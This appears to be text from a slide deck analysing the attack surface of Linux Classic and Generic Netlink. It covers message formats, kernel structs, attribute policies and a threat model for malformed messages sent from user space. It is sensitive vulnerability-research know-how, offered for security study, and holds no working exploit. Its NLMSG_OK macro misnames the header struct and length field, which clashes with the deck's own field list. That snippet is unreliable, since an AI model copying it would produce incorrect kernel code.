


- `nlmsg_len` : `sizeof(nlmsg_hdr + pad + payload + pad)`
- `nlmsg_type` : message content type
- `nlmsg_flags` : additional flag
- `nlmsg_seq` : sequence number
- `nlmsg_pid` : sending process port id

# Attack Surface Analysis

## Kernel mechanism of Classic Netlink


- Parsing Transfer Message




# Attack Surface Analysis

## Threat model of Classic Netlink

- Top-down: attack the parsing of Classic Netlink messages received from user space
- Attack-1: check the `skb->len`, `nlh->nmsg_len` and `NLMSG_HDRLEN` ==> `NLMSG_OK`
- Attack-2: check the length of payload
- Attack-3: check the parsing of payload content




```
#define NLMSG_OK(nlh, len) ((len) >= (int)sizeof(struct nlmsg_hdr) && \
    (nlh)->nmsg_len >= sizeof(struct nlmsg_hdr) && \
    (nlh)->nmsg_len <= (len))
```



# Attack Surface Analysis

## Threat model of Classic Netlink


- Bottom-up: attack the building of Classic Netlink messages sending to user space
- Classic Netlink + file\_operations (ioctl/write/...)
- Classic Netlink + socket (tcp/...)
- Classic Netlink + ...



# Attack Surface Analysis

## Kernel mechanism of Generic Netlink (based on Classic Netlink )

- Transfer Message Format



# Attack Surface Analysis

## Kernel mechanism of Generic Netlink

- Transfer Message Format

struct genlmsg\_hdr

- cmd : generic netlink command
- version : generic netlink version
- reserved : reserved field

struct nlattr


- nla\_len : sizeof(nlattr + pad + attr payload + pad)
- nla\_type : attribute type



# Attack Surface Analysis

## Kernel mechanism of Generic Netlink

- Parsing Transfer Message



# Attack Surface Analysis

## Kernel mechanism of Generic Netlink

- Parsing Transfer Message

### struct nla\_policy

- type : data type of attribute
- len : type specific length of attr payload
- union { ... } : validation union

```

struct genl_family {
    int id; /* private */
    unsigned int hdrsize;
    char name[GENL_NAMSIZ];
    unsigned int version;
    unsigned int maxattr;
    ...
    const struct nla_policy *policy;
    int (*pre_doit)(const struct genl_ops *ops,
                  struct sk_buff *skb,
                  struct genl_info *info);
    void (*post_doit)(const struct genl_ops *ops,
                    struct sk_buff *skb,
                    struct genl_info *info);
    const struct genl_ops *ops;
    const struct genl_small_ops *small_ops;
    const struct genl_multicast_group *mcgrps;
    ...
};

struct genl_ops {
    // Attribute Parsing
    int (*doit)(struct sk_buff *skb,
              struct genl_info *info);
    ...
    const struct nla_policy *policy;
    unsigned int maxattr;
    u8 cmd;
    ...
};

struct genl_small_ops {
    // Attribute Parsing
    int (*doit)(struct sk_buff *skb,
              struct genl_info *info);
    ...
    u8 cmd;
    ...
};
    
```

### Meaning of `len` field:

NLA_STRING	Maximum length of string
NLA_NUL_STRING	Maximum length of string (excluding NUL)
NLA_FLAG	Unused
NLA_BINARY	Maximum length of attribute payload (but see also below with the validation type)
NLA_NESTED, NLA_NESTED_ARRAY	Length verification is done by checking len of nested header (or empty); len field is used if nested_policy is also used, for the max attr number in the nested policy.
NLA_U8, NLA_U16, NLA_U32, NLA_U64, NLA_S8, NLA_S16, NLA_S32, NLA_S64, NLA_BE16, NLA_BE32, NLA_MSECS	Leaving the length field zero will verify the given type fits, using it verifies minimum length just like "All other"
NLA_BITFIELD32	Unused
NLA_REJECT	Unused
All other	Minimum length of attribute payload

### Meaning of validation union:

NLA_BITFIELD32	This is a 32-bit bitmap/bitselector attribute and `bitfield32_valid' is the u32 value of valid flags
NLA_REJECT	This attribute is always rejected and `reject_message' may point to a string to report as the error instead of the generic one in extended ACK.

